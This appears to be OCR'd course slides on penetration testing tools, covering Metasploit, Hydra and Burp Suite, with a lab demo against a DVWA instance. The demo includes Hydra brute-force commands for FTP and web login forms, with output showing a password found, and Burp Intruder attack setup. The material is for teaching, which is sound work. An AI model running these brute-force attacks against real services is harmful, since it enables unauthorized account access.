Generate compliance reports	Export logs and dashboards for audits	QRadar, Sentinel, Splunk

Penetration Testing & Exploitation Tools

Penetration Testing & Exploitation Tools

❑ **Penetration Testing & Exploitation Tools** are specialized tools used by cybersecurity professionals (ethical hackers) to **simulate real-world attacks** on systems, networks, and applications. These tools help identify and exploit vulnerabilities to assess an organization's security posture.

❑ **Purpose**

- **Simulate attacks** from internal or external threat actors
- **Identify exploitable vulnerabilities** in systems, services, or applications
- **Demonstrate risk** through controlled exploitation
- **Test defense mechanisms** such as firewalls, intrusion detection systems (IDS), and endpoint protection
- Support **compliance audits** and **vulnerability management programs**

Common Tools

Tool	Category	Key Use Cases
Metasploit Framework	Exploitation	Exploit known vulnerabilities, deliver payloads, post-exploitation
MSFvenom	Payload generation	Create custom payloads (e.g., reverse shells) for use in exploits
Burp Suite (Pro/Community)	Web application testing	Intercept requests, test for logic flaws, SQLi, XSS, etc.
Hydra	Password cracking	Brute-force online services (SSH, FTP, HTTP, etc.)
John the Ripper	Password cracking	Offline password cracking of hashes (e.g., MD5, NTLM)

Penetration Testing Activities

Phase	Activity	Tool Example
Reconnaissance	Subdomain discovery, port scanning	Nmap, Amass, WhatWeb
Enumeration	Service and OS fingerprinting	Nmap, Netcat, Enum4linux
Exploitation	Exploit CVEs or misconfigurations	Metasploit, SQLMap
Credential Attacks	Brute force or hash cracking	Hydra, John, Hashcat
Privilege Escalation	Gain admin/root access	Metasploit (post modules), LinPEAS
Lateral Movement	Move within network	CrackMapExec, PsExec
Persistence	Maintain access after reboot	Empire, backdoors
Reporting	Document findings and proof of concept	Dradis, Faraday, custom reports

Hydra

Hydra

- **Hydra**, also known as **THC-Hydra**, is a fast and flexible **network login password brute-forcing tool**. It supports numerous network services and allows penetration testers to attempt **login credential attacks** on remote systems.

- **Purpose**
  - Perform **online brute-force attacks** against login services
  - **Test for weak or default credentials** on remote systems
  - Assess **password strength** for organizational accounts
  - Validate **authentication mechanisms** during penetration tests

Key Features

Feature	Description
Multi-protocol support	Supports 50+ services (SSH, FTP, HTTP, SMB, RDP, etc.)
Parallelized login attempts	Fast and efficient brute-forcing
Modular plugin system	Easily extensible for new protocols
Username and password list support	Supports dictionary-based attacks
Customizable attack logic	Adjust delays, retries, proxies, verbosity, etc.
GUI (xHydra)	Optional graphical interface for easier use

Commonly Supported Protocols

Protocol	Description
ssh	Secure Shell
ftp	File Transfer Protocol
http, https, http-form, http-get, http-post	Web-based login forms
smb	Windows file sharing
rdp	Remote Desktop Protocol
telnet	Plain-text remote shell
vnc	Remote desktop
mysql, postgres, mssql	Database logins
imap, pop3, smtp	Email services


Common Activities with Hydra

Activity	Example
Brute-force SSH login	Test remote Linux servers for weak SSH credentials
Test web login forms	Attempt login to admin panels or web apps
Audit FTP credentials	Check for default or guessable FTP logins
Spray passwords	Try a common password across multiple accounts
Credential stuffing	Reuse known leaked credentials across services

Demo: Hydra


FTP Brute Force

- hydra -l msfadmin -P pass.txt ftp://192.168.255.129



Burp Suite Download

- https://portswigger.net/burp/communitydownload



DVWA Access

- http://192.168.255.129/dvwa/login.php

Burp Suite Intercept

Request

Pretty Raw Hex

```
1 POST /dvwa/login.php HTTP/1.1
2 Host: 192.168.255.129
3 Content-Length: 39
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.255.129
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
0 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q
  =0.7
1 Referer: http://192.168.255.129/dvwa/login.php
2 Accept-Encoding: gzip, deflate, br
3 Cookie: security=high; PHPSESSID=1df0e0ad55blef734e46af4b8321dac8
4 DNT: 1
5 Connection: keep-alive
6
7 username=test&password=test&Login=Login
```

1 2 3

Web Form Brute Force (HTTP POST)

- hydra -l admin -P pass.txt 192.168.255.129 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" -V

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l admin -P pass.txt 192.168.255.129 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" -V  (1)

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this
.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-04 05:19:44
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:1/p:9), ~1 try per task
[DATA] attacking http-post-form://192.168.255.129:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed
[ATTEMPT] target 192.168.255.129 - login "admin" - pass "test" - 1 of 9 [child 0] (0/0)
[ATTEMPT] target 192.168.255.129 - login "admin" - pass "user" - 2 of 9 [child 1] (0/0)
[ATTEMPT] target 192.168.255.129 - login "admin" - pass "admin" - 3 of 9 [child 2] (0/0)
[ATTEMPT] target 192.168.255.129 - login "admin" - pass "123456" - 4 of 9 [child 3] (0/0)
[ATTEMPT] target 192.168.255.129 - login "admin" - pass "password" - 5 of 9 [child 4] (0/0)
[ATTEMPT] target 192.168.255.129 - login "admin" - pass "password123" - 6 of 9 [child 5] (0/0)
[ATTEMPT] target 192.168.255.129 - login "admin" - pass "Tnts@1234" - 7 of 9 [child 6] (0/0)
[ATTEMPT] target 192.168.255.129 - login "admin" - pass "msfadmin" - 8 of 9 [child 7] (0/0)
[ATTEMPT] target 192.168.255.129 - login "admin" - pass "" - 9 of 9 [child 8] (0/0)
[80][http-post-form] host: 192.168.255.129   login: admin   password: password  (2)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-04 05:19:46
```

Burp Suite

What is Burp Suite?

- **Burp Suite** is a professional-grade, integrated platform developed by **PortSwigger** for testing the **security of web applications**. It allows security testers to **intercept, manipulate, and analyze** HTTP/S traffic between the browser and target web apps.

- **Purposes of Burp Suite**
  - **Intercept HTTP/S requests and responses**
  - **Scan web apps for vulnerabilities** (automated and manual)
  - **Manipulate requests for testing input validation, authentication, etc.**
  - **Analyze parameters, headers, cookies, and sessions**
  - **Test for OWASP Top 10 vulnerabilities** (e.g., XSS, SQLi, CSRF)

Tools and Features

Tool	Function
Proxy	Intercepts traffic between browser and server
Intruder	Automates payload injection for fuzzing, brute force
Repeater	Manually modify and resend requests
Scanner (Pro)	Automatic scanning for vulnerabilities
Decoder	Encode/decode (Base64, URL, HTML, etc.)
Comparer	Compare requests/responses
Extender	Add BApps (Burp Extensions) for more capabilities
Logger (Pro)	Logs all HTTP traffic with search/filtering
Sequencer	Analyze randomness of session tokens or cookies


Common Use Cases for Burp Suite

Use Case	Burp Tool
Test login brute force	Intruder
Modify POST data	Repeater
Intercept and change cookies	Proxy
Scan for OWASP Top 10	Scanner (Pro)
Analyze session randomness	Sequencer
Bypass CSRF protections	Manual testing via Repeater
Explore hidden parameters	Parameter discovery plugins

Demo: Burp Suite


Brute Force Login [1]

- Open Web DVWA




Brute Force Login [2]

- Open Burp Suite and Intercepts traffic




Brute Force Login [3]


- Choose Cluster bomb



Brute Force Login [4]


- Choose payload

